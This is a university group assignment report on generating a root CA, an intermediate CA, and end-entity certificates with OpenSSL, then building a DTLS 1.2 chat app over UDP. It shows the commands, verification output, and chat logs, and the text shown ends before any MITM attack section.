Assignment 7: Secure chat using openssl and MITM attacks

Group Assignment

Debika Dipak Samanta(cs22mtech12001)
Arjit Gupta(cs23mtech12001)
Rohit Sutrave(cs23mtech14010)

Task 1: Generate keys and certificates (10M)

Use OpenSSL to create a root CA certificate (Subject name: iTS Root R1, V3 X.509 certificate, self-signed using 512-bit ECC Private Key of the root), an intermediate CA certificate (Subject Name: iTS CA 1R3, V3 X.509 certificate with 4096-bit RSA public key, signed by iTS Root R1), a certificate of Alice (Subject Name: Alice1.com with 1024-bit RSA public key, issued i.e., signed by the intermediate CA, iTS CA 1R3) and a certificate of Bob (Subject Name: Bob1.com with 256-bit ECC public key, issued i.e., signed by the intermediate CA, iTS CA 1R3). Ensure that you provide realistic meta-data while creating these X.509 V3 certificates like values for OU, L, Country, etc of your choice with appropriate key usage/constraints. Save these certificates as root.crt, int.crt, alice.crt and bob.crt, save their CSRs and key-pairs in .pem files and verify that they are valid using openssl. You can complete this task either on the VM provided (recommended) or on your personal machine.

1. Key generation for Root CA :

```
openssl ecparam -name brainpoolP512r1 -genkey -noout -out
Root-private-key.pem
```

2. Key generation for Intermediate CA :

```
openssl genpkey -out Inter-private-key.pem -algorithm RSA -pkeyopt
Rsa_keygen_bits:4096
```

3. Key generation for Alice :

```
openssl genpkey -out Alice.pem -algorithm RSA -pkeyopt rsa_keygen_bits:1024
```

4. Key generation for Bob :

```
openssl ecparam -name prime256v1 -genkey -noout -out Bob.pem
```

The following screenshots are the CSR and Certificate extensionConf files used for the generation of Certificates and CSR's for the RootCA, IntermediateCA,Alice and Bob.

RootCA material :

```
 arjit  cat CSRConfRootCA.cnf
[req]
prompt = no
distinguished_name = ca_dn
input_password = hello

[ca_dn]
CN = iTS ROOT R1
emailAddress = iTS_ROOT_R1@gmail.com
O = iTS_ROOT_R1
L = Mumbai
C = IN

 [~/Downloads/securechat2/RootCA]
 arjit  cat extensionsRootCA.txt
authorityKeyIdentifier = keyid,issuer
basicConstraints = CA:TRUE
keyUsage = critical,keyCertSign,cRLSign
```

Intermediate CA material :

```
 arjit  cat CSRConfInterCA.cnf
[req]
prompt = no
distinguished_name = int_ca_dn
input_password = hello

[int_ca_dn]
CN = iTS CA 1R3
emailAddress = iTS_CA_1R3@gmail.com
O = iTS_CA_1R3
L = Mumbai
C = IN

 [~/Downloads/securechat2/InterCA]
 arjit  cat extensionsInterCA.txt
authorityKeyIdentifier = keyid,issuer
basicConstraints = CA:TRUE
keyUsage = critical,keyCertSign,cRLSign
```

Alice material :

```
 arjit  cat CSRConfAlice.cnf
[req]
prompt = no
distinguished_name = dn
input_password = hello

[dn]
CN = Alice1.com
emailAddress = Alice1@gmail.com
O = Alice1
L = Kandi
C = IN

 [~/Downloads/securechat2/Alice]
 arjit  cat extensionsAlice.txt
authorityKeyIdentifier = keyid,issuer
basicConstraints = CA:FALSE
keyUsage = digitalSignature,nonRepudiation,keyEncipherment,dataEncipherment
```

Bob material:

```
 arjit  cat CSRConfBob.cnf
[req]
prompt = no
distinguished_name = dn
input_password = hello

[dn]
CN = Bob1.com
emailAddress = Bob1@gmail.com
O = Bob1
L = Sangareddy
C = IN

 [~/Downloads/securechat2/Bob]
 arjit  cat extensionsBob.txt
authorityKeyIdentifier = keyid,issuer
basicConstraints = CA:FALSE
keyUsage = digitalSignature,nonRepudiation,keyEncipherment,dataEncipherment
```

Generating certificate sign request of RootCA, InterCA, Alice & Bob:

RootCA:

```
openssl req -new -config CSRConfRootCA.cnf -key root-private-key.pem -out RootCA.csr
```

IntermediateCA:

```
openssl req -new -config CSRConfInterCA.cnf -key Inter-private-key.pem -out InterCA.csr
```

Alice:

```
openssl req -new -config CSRConfAliceCA.cnf -key Alice.pem -out Alice.csr
```

Bob:

```
openssl req -new -config CSRConfBobCA.cnf -key Bob.pem -out Bob.csr
```

The main Certificate Generation for RootCA, InterCA, Alice & Bob:

RootCA X509v3 certificate :

```
openssl x509 -req -days 365 -in RootCA.csr -signkey root-private-key.pem -out rootCA.crt -extfile extensionsRootCA.txt
```

IntermediateCA:

```
openssl x509 -req -in InterCA.csr -CA ../RootCA/rootCA.crt -extfile extensionsInterCA.txt -CAkey ../RootCA/root-private-key.pem -CAcreateserial -out InterCA.crt -days 365 -sha256
```

Alice:

```
openssl x509 -req -in Alice.csr -CA ../Inter/InterCA.crt -extfile extensionsAlice.txt -CAkey ../InterCA/Inter-private-key.pem -CAcreateserial -out Alice.crt -days 365 -sha256
```

Bob:

```
openssl x509 -req -in Bob.csr -CA ../InterCA/InterCA.crt -extfile Bob.txt -CAkey ../InterCA/Inter-private-key.pem -CAcreateserial -out Bob.crt -days 365 -sha256
```

Authentication and Integrity Check for RootCA, InterCA, Alice & Bob:

The following are verification command for self signed certificates:

openssl req -text -noout -verify -in RootCA.csr

```
arjit  openssl req -text -noout -verify -in RootCA.csr
Certificate request self-signature verify OK
Certificate Request:
    Data:
        Version: 1 (0x0)
        Subject: CN = iTS ROOT R1, emailAddress = iTS_ROOT_R1@gmail.com, O
= iTS_ROOT_R1, L = Mumbai, C = IN
        Subject Public Key Info:
            Public Key Algorithm: id-ecPublicKey
                Public-Key: (512 bit)
                pub:
                    04:98:5f:de:40:8a:2e:05:4c:8e:0c:b8:f7:ff:5a:
                    00:a3:4f:7e:71:28:46:10:b4:d1:1b:c4:77:10:b7:
                    62:7a:7d:28:4b:8c:fb:89:9d:1f:23:fe:ba:e1:07:
                    f3:16:ef:79:27:cb:14:0d:ae:3e:19:70:f0:cf:c4:
                    e9:11:99:3d:b3:64:3c:83:4f:33:b1:87:17:75:da:
                    31:55:6e:97:39:a4:00:96:89:d1:24:e1:ed:c7:9e:
                    dd:3c:8d:ef:81:cc:ae:4a:8b:4d:4a:96:98:de:04:
                    67:28:8e:9d:6d:ba:36:42:47:9e:d8:09:5e:f4:af:
                    cd:06:0e:e6:50:94:4b:19:90
                ASN1 OID: brainpoolP512r1
        Attributes:
            (none)
            Requested Extensions:
    Signature Algorithm: ecdsa-with-SHA256
    Signature Value:
        30:81:85:02:40:32:b2:21:0c:9a:d0:50:fd:b9:fc:1a:03:97:
        c1:64:cc:c9:75:46:2d:6b:ff:fd:c2:00:ab:1d:d8:91:ec:09:
        17:ab:6f:35:35:ed:32:97:a7:af:c1:52:2e:d1:63:e4:60:21:
        77:6b:0b:35:3b:4e:84:0d:10:71:da:19:17:51:4d:02:41:00:
        84:a3:96:92:bf:e4:f9:4c:5c:60:cf:04:82:cb:ed:98:be:20:
        2a:8f:72:39:32:76:5a:8a:c1:5e:5a:52:0f:5d:b4:9d:1c:71:
        d2:95:ae:dd:dc:1d:34:dc:98:95:44:87:8f:ea:49:63:dd:35:
        41:62:0b:54:1f:cf:2f:1a:fa:45
```

openssl req -text -noout -verify -in InterCA.csr

```
arjit > openssl req -text -noout -verify -in InterCA.csr
Certificate request self-signature verify OK
Certificate Request:
    Data:
        Version: 1 (0x0)
        Subject: CN = iTS CA 1R3, emailAddress = iTS_CA_1R3@gmail.com, O = iTS_CA_1R3, L = Mumbai, C = IN
        Subject Public Key Info:
            Public Key Algorithm: rsaEncryption
                Public-Key: (4096 bit)
                Modulus:
                    00:99:e2:db:2d:89:46:e6:2b:6c:90:57:54:c1:53:
                    e6:ad:f8:fa:9c:d9:7f:9a:cd:ba:97:61:d1:3e:16:
                    17:2c:d2:6a:6c:08:1c:99:1c:00:0b:cc:72:82:a6:
                    ce:d3:57:64:1b:64:7b:17:0e:93:f6:cd:4d:eb:e1:
                    d6:8b:fa:bb:76:72:54:ae:2d:73:2f:6d:2a:c6:8e:
                    50:0a:dc:81:fd:83:6d:fb:92:f7:52:46:e3:9b:fc:
                    27:9e:94:8e:de:3f:26:1f:35:e8:59:92:33:9c:b1:
                    af:70:b5:da:4c:a7:f4:f0:c0:65:ad:64:ef:1e:91:
                    b0:e1:74:ac:8d:69:45:16:03:60:0e:79:85:af:48:
                    89:85:b0:d6:f7:46:da:30:8e:90:dc:2b:3e:e6:7f:
                    d7:5a:23:5c:bb:bd:27:9b:79:bc:1b:69:bf:24:be:
                    77:b9:95:ff:14:42:7e:75:68:3e:fa:6c:e6:68:6a:
                    a1:a8:1c:90:48:a7:e0:fc:22:d9:71:24:25:22:66:
                    df:a7:51:59:53:06:04:2a:2e:59:77:a5:84:e8:ca:
                    90:a6:27:4b:b9:c9:6e:04:b6:15:66:b2:4c:b7:0b:
                    aa:8e:26:95:2e:4c:fa:b7:74:73:6e:05:c5:39:af:
                    0b:fa:b5:e8:11:e3:ca:af:77:15:38:2f:e6:e9:3c:
                    a6:a0:11:0a:76:0d:d5:ff:7f:7e:43:4a:0b:16:f6:
                    41:b8:f2:b0:65:ef:3d:7e:4a:00:44:6d:30:8e:9a:
                    07:26:17:0a:0e:3e:b2:0c:49:2f:54:26:ce:28:72:
                    68:aa:83:77:3b:33:9d:a4:52:1a:1b:51:4e:29:3c:
                    24:2a:96:35:21:72:cd:a3:63:0a:88:4e:7e:28:51:
                    58:91:fa:79:0a:13:3a:8b:c0:7a:0f:b4:80:c8:7f:
                    11:1c:1e:42:f4:df:95:90:63:75:4b:ae:4c:30:79:
                    9b:f8:05:06:dc:10:be:08:5f:ed:bc:de:37:a4:1e:
                    a7:8e:79:df:28:e4:dd:05:e8:71:a0:aa:01:17:00:
                    ca:aa:e5:3b:bf:a8:e0:31:36:6d:6c:2f:16:bc:92:
                    05:06:a9:aa:6c:27:57:8f:0d:1f:0d:e5:0a:b6:54:
                    5f:54:46:3b:a5:07:50:6a:23:d1:d6:2d:21:9b:12:
                    6b:82:56:92:3a:77:3a:de:6d:71:0a:e4:51:58:b0:
                    e8:e4:e2:1f:2c:26:5e:18:0c:fc:cb:a6:15:43:e1:
                    e2:72:97:fc:81:55:de:47:94:b0:d7:37:d9:f7:6d:
                    00:bf:fe:5b:7e:c8:ae:da:f6:8e:58:ed:75:c7:28:
                    82:56:24:12:ba:42:53:d5:ac:3c:67:7f:47:fd:cc:
                    ea:bf:31
                Exponent: 65537 (0x10001)
        Attributes:
            (none)
            Requested Extensions:
```

```
                    a7:8e:79:df:28:e4:dd:05:e8:71:a0:aa:01:17:00:
                    ca:aa:e5:3b:bf:a8:e0:31:36:6d:6c:2f:16:bc:92:
                    05:06:a9:aa:6c:27:57:8f:0d:1f:0d:e5:0a:b6:54:
                    5f:54:46:3b:a5:07:50:6a:23:d1:d6:2d:21:9b:12:
                    6b:82:56:92:3a:77:3a:de:6d:71:0a:e4:51:58:b0:
                    e8:e4:e2:1f:2c:26:5e:18:0c:fc:cb:a6:15:43:e1:
                    e2:72:97:fc:81:55:de:47:94:b0:d7:37:d9:f7:6d:
                    00:bf:fe:5b:7e:c8:ae:da:f6:8e:58:ed:75:c7:28:
                    82:56:24:12:ba:42:53:d5:ac:3c:67:7f:47:fd:cc:
                    ea:bf:31
                Exponent: 65537 (0x10001)
        Attributes:
            (none)
            Requested Extensions:
    Signature Algorithm: sha256WithRSAEncryption
    Signature Value:
        83:87:10:57:19:f9:7b:0c:c2:99:b7:c8:f4:60:25:b0:e0:f4:
        a3:0e:1f:dd:30:38:b2:17:19:00:d5:b0:59:b2:44:75:60:bf:
        79:7f:27:25:c5:b8:c0:27:63:0c:b7:fe:60:e3:54:47:39:9c:
        6e:72:b8:1a:4f:12:88:91:a4:31:22:14:2f:0e:67:e4:d0:87:
        64:35:f4:76:5f:8f:62:4b:e4:d9:de:31:bb:65:d3:32:f6:d3:
        91:9e:ed:b1:3b:1d:03:62:ec:b1:0e:e4:ba:98:6a:ed:55:10:
        b1:d3:a2:83:b5:3c:4e:41:93:32:17:6d:f2:b5:f2:76:22:61:
        6c:a4:ef:32:44:f8:a8:70:50:c5:cb:6d:e7:c7:3d:a9:06:a8:
        90:19:78:1c:13:f2:08:1c:97:60:6c:3c:62:bf:47:f6:44:9d:
        d4:3e:cd:0a:20:cc:b2:c4:c0:44:97:2d:e0:a3:8e:5e:6a:93:
        f9:9b:1f:7d:ff:08:20:31:30:a6:3f:c5:fe:8a:5b:43:7b:88:
        1e:5a:ee:e7:33:b6:2e:33:85:f9:03:de:ce:00:15:fb:c4:dc:
        f6:0f:23:38:52:e1:b3:35:4c:63:36:67:23:1d:de:fe:23:c2:
        83:df:54:53:cb:f3:e0:4a:a8:e5:83:71:73:36:50:8a:d0:30:
        59:c2:d3:98:e2:56:42:16:71:25:d5:d8:82:36:bb:91:f1:35:
        e6:ed:47:d6:8d:eb:74:86:5c:b6:24:c5:42:ad:75:51:a1:dd:
        03:33:6d:1f:22:7c:eb:2d:6d:6b:3c:ad:53:e2:73:ce:d0:a0:
        49:5c:c6:f1:4d:eb:b9:55:79:24:ff:4d:fc:95:84:b5:cb:0a:
        3a:73:2e:2b:65:ad:41:59:29:2f:58:6f:ff:e8:80:db:69:e7:
        b2:d4:5f:7e:f4:b0:b8:68:b2:6b:3b:73:6e:13:51:3b:73:47:
        ce:f5:c4:0f:2f:2c:f0:5e:31:75:f9:af:4e:e4:f5:97:30:97:
        22:95:78:87:fd:94:75:3b:45:7b:10:ea:57:9f:e6:ff:09:9a:
        20:70:01:b3:ba:c5:10:92:33:48:9b:7d:07:59:fd:26:d6:34:
        64:3c:b2:4b:95:eb:8f:fc:c7:3b:e6:7a:43:f2:d4:d2:69:a2:
        d8:39:d3:12:aa:27:1b:68:e2:ea:5a:e8:f6:80:ce:b3:d6:70:
        02:bc:28:a6:fc:11:36:83:c1:ae:9c:5b:a7:e0:b7:d3:8d:4b:
        f0:f7:53:1f:e2:41:88:f5:0d:3a:48:1f:18:e9:23:0a:47:64:
        c7:ec:84:a6:d2:43:2c:75:b0:d0:34:1d:a6:91:bf:7b:5e:4a:
        40:e1:9b:92:52:67:d4:17

[~/Downloads/securechat2]
arjit
```

openssl req -text -noout -verify -in Alice.csr

```
arjit > openssl req -text -noout -verify -in Alice.csr
Certificate request self-signature verify OK
Certificate Request:
    Data:
        Version: 1 (0x0)
        Subject: CN = Alice1.com, emailAddress = Alice1@gmail.com, O = Alic
e1, L = Kandi, C = IN
        Subject Public Key Info:
            Public Key Algorithm: rsaEncryption
                Public-Key: (1024 bit)
                Modulus:
                    00:c9:d3:52:c8:ea:19:19:52:4f:a7:9c:00:56:94:
                    24:08:e5:84:e6:25:08:27:ac:e1:70:33:f2:83:c6:
                    5f:da:ee:ae:25:67:ea:2c:0e:2a:43:99:72:20:72:
                    8b:eb:9f:fb:f0:31:38:1c:12:13:34:b2:3d:33:53:
                    6d:07:73:4b:14:a8:3e:2f:15:04:ed:c7:c0:df:24:
                    0d:73:59:14:cd:7c:3e:a1:07:25:7b:98:79:f5:07:
                    75:b4:ff:21:14:3c:0e:14:20:c6:e5:1e:7f:15:55:
                    6e:1f:6d:9a:a2:98:38:ed:b5:82:c9:a7:dd:c4:a7:
                    be:09:57:cf:c0:db:e8:ea:39
                Exponent: 65537 (0x10001)
        Attributes:
            (none)
            Requested Extensions:
    Signature Algorithm: sha256WithRSAEncryption
    Signature Value:
        a3:72:c1:1b:a2:57:b9:c0:e3:91:f4:50:1b:84:fb:8b:76:22:
        a0:df:8c:51:e4:9c:d4:1c:39:5e:f0:1c:d8:6f:1f:50:f3:62:
        01:48:97:2e:5b:60:2d:fb:59:89:91:ca:dd:fa:1a:69:b0:bb:
        d4:5e:2a:11:57:bf:d4:81:8b:f7:7c:2f:09:9d:59:fb:d8:0e:
        82:5b:43:b5:38:87:42:89:78:66:1b:fe:a2:a3:0f:f4:9e:f5:
        a1:a1:a8:49:1a:08:4f:41:82:03:a3:e4:88:b6:49:6e:2a:20:
        34:7a:d0:69:3f:d3:dc:ff:b4:21:2b:98:50:85:d0:70:df:64:
        a3:4e

 [~/Downloads/securechat2]
arjit
```

openssl req -text -noout -verify -in Bob.csr

```
arjit  openssl req -text -noout -verify -in Bob.csr
Certificate request self-signature verify OK
Certificate Request:
    Data:
        Version: 1 (0x0)
        Subject: CN = Bob1.com, emailAddress = Bob1@gmail.com, O = Bob1, L
= Sangareddy, C = IN
        Subject Public Key Info:
            Public Key Algorithm: id-ecPublicKey
                Public-Key: (256 bit)
                pub:
                    04:d5:43:df:30:5d:50:ad:82:4f:cd:c1:b7:a6:24:
                    7e:ce:b2:69:92:b0:48:02:72:34:48:7e:48:5a:c5:
                    7a:ca:b7:10:d1:12:ef:9c:5b:a8:be:f3:89:1e:23:
                    94:73:a6:36:5a:85:b1:64:8f:79:1c:62:f2:76:39:
                    6d:9e:65:e7:ff
                ASN1 OID: prime256v1
                NIST CURVE: P-256
        Attributes:
            (none)
            Requested Extensions:
    Signature Algorithm: ecdsa-with-SHA256
    Signature Value:
        30:46:02:21:00:98:fd:5e:26:71:43:06:93:ec:97:a7:a0:93:
        dc:41:31:77:b3:57:c2:97:d2:c1:ca:2d:bb:23:8f:72:c0:4a:
        cb:02:21:00:e6:7d:a6:0f:30:8f:a6:c4:95:6e:46:c1:96:59:
        2e:b9:67:73:69:21:e6:aa:9e:e8:17:02:a2:6f:0b:e8:68:e2

 [~/Downloads/securechat2]
arjit
```

Using the following commands for verifying the Certificate for RootCA, InterCA, Alice and
Bob:

The verification of main Certificate for RootCA, InterCA,Alice and Bob.

RootCA:

```
openssl verify -CAfile RootCA/rootCA.crt RootCA/rootCA.crt
```

```
 ✘  arjit  openssl verify -CAfile RootCA/rootCA.crt RootCA/rootCA.crt
RootCA/rootCA.crt: OK
```

IntermediateCA:

```
openssl verify -CAfile RootCA/rootCA.crt InterCA/InterCA.crt
```

```
arjit openssl verify -CAfile RootCA/rootCA.crt InterCA/InterCA.crt

InterCA/InterCA.crt: OK
```

Bob:

```
openssl verify -CAfile RootCA/rootCA.crt -untrusted InterCA/InterCA.crt Bob/Bob.crt
```

```
arjit openssl verify -CAfile RootCA/rootCA.crt -untrusted InterCA/InterC
A.crt Bob/Bob.crt

Bob/Bob.crt: OK
```

Alice:

```
openssl verify -CAfile RootCA/rootCA.crt -untrusted InterCA/InterCA.crt Alice/Alice.crt
```

```
arjit openssl verify -CAfile RootCA/rootCA.crt -untrusted InterCA/InterC
A.crt Alice/Alice.crt

Alice/Alice.crt: OK
```

—----------

Task 2: Secure Chat App (30M)

Write a peer-to-peer application (secure_chat_app) for chatting which uses DTLS 1.2 and UDP as the underlying protocols for secure communication. *Note that the* secure_chat_app *works somewhat like HTTPS except that here it's a peer-to-peer paradigm with no reliability where Alice plays the role of the client and Bob plays the role of the server and vice versa*. That means the same program should have different functions for server and client code which can be chosen using command line options "-s" and "-c <serverhostname>" respectively. Feel free to define your own chat headers


(if necessary) and add them to the chat payload before giving it to DTLS/UDP. Make sure that your application uses only the hostnames for communication between Alice and Bob but not hard-coded IP addresses (refer gethostbyname(3)). The application should perform the following operations:

Transport layer comparison of TCP and UDP :

Features	TCP	UDP
Connection establishment and teardown	Yes	No
Congestion Control	Yes	No
Fragmentation	Yes	No
Rate control	Yes	No
Return Routability Check	Yes	No

How DTLS works:

Note: Cookie is an essential part of DTLS where we are sending the cookie file.



Bob starts the app using “secure_chat_app -s” and Alice starts the app using “secure_chat_app -c bob1”

Bob is initiating the chat application in server mode and Alice is Alice is starting the application in client mode specifying the bob’s hostname as bob1.

```
debika@debika-Aspire-A514-54:~/project$ ./secure_chat_app -s
Received 10 bytes from 192.168.0.119:54010
Message from client: chat_hello
Received 14 bytes from 192.168.0.119:54010
Message from client/checking: chat_START_SSL
Client: Alice this side
Server (You): Hey Alice, how can I help you?
Client: I need access to private file
Server (You): Give your password
Client: 1234
Server (You): Okay, Granted
Connection closed.
```

You can see in the screenshot below as bob is using ./chat -s
Alice is starting the chat using ./chat -c bob1 to chat with bob


```
debika@debika-Aspire-A514-54:~/project$ ./secure_chat_app -c bob1
Server IP resolved to: 192.168.0.119
Received 13 bytes from server
Message from server: chat_ok_reply
Received 18 bytes from server
Message from server/see: chat_START_SSL_ACK
Client (You): hey
Server: what happened
Client (You): I need full access.
Server: okay
Client (You): Thanks
Connection closed by the server.
```

Alice sends a *chat_hello* application layer control message to Bob and Bob replies with a *chat_ok_reply* message. It works like a handshake between peers at the application layer. Note that these control messages are sent in plain-text. Show that it is indeed the case by capturing Pcap traces at Alice-LXD and Bob-LXD.

```
debika@debika-Aspire-A514-54:~/project$ ./secure_chat_app -s
Received 10 bytes from 192.168.0.119:54010
Message from client: chat_hello
Received 14 bytes from 192.168.0.119:54010
Message from client/checking: chat_START_SSL
```

```
debika@debika-Aspire-A514-54:~/project$ ./secure_chat_app -c bob1
Server IP resolved to: 192.168.0.119
Received 13 bytes from server
Message from server: chat_ok_reply
Received 18 bytes from server
Message from server/see: chat_START_SSL_ACK
```

We can see in the below screenshot that Alice sends a *chat_hello* application layer control message to Bob and Bob replies with a *chat_ok_reply* message. It works like a handshake between peers at the application layer. Control messages can be seen in plain-text.




Alice initiates a secure chat session by sending out a *chat_START_SSL* application layer control message and getting *chat_START_SSL_ACK* from Bob. Your program should then load the respective private keys and certificates for both Alice and Bob. Furthermore, each of them should have pre-loaded the certificates of the root CA and the intermediate CA in their respective trust stores.

For example, if Alice sends a *chat_START_SSL* control message to Bob,

upon parsing the message, Bob initiates replies with *chat_START_SSL_ACK*. Upon parsing this ACK from Bob, Alice initiates DTLS 1.2 handshake by first sending a *client_hello* message as we discussed in the TLS lesson.

See the protocol option where it is clearly visible that the applciation is using dtls 1.2 . Client hello message can be seen in the highlighted capture.

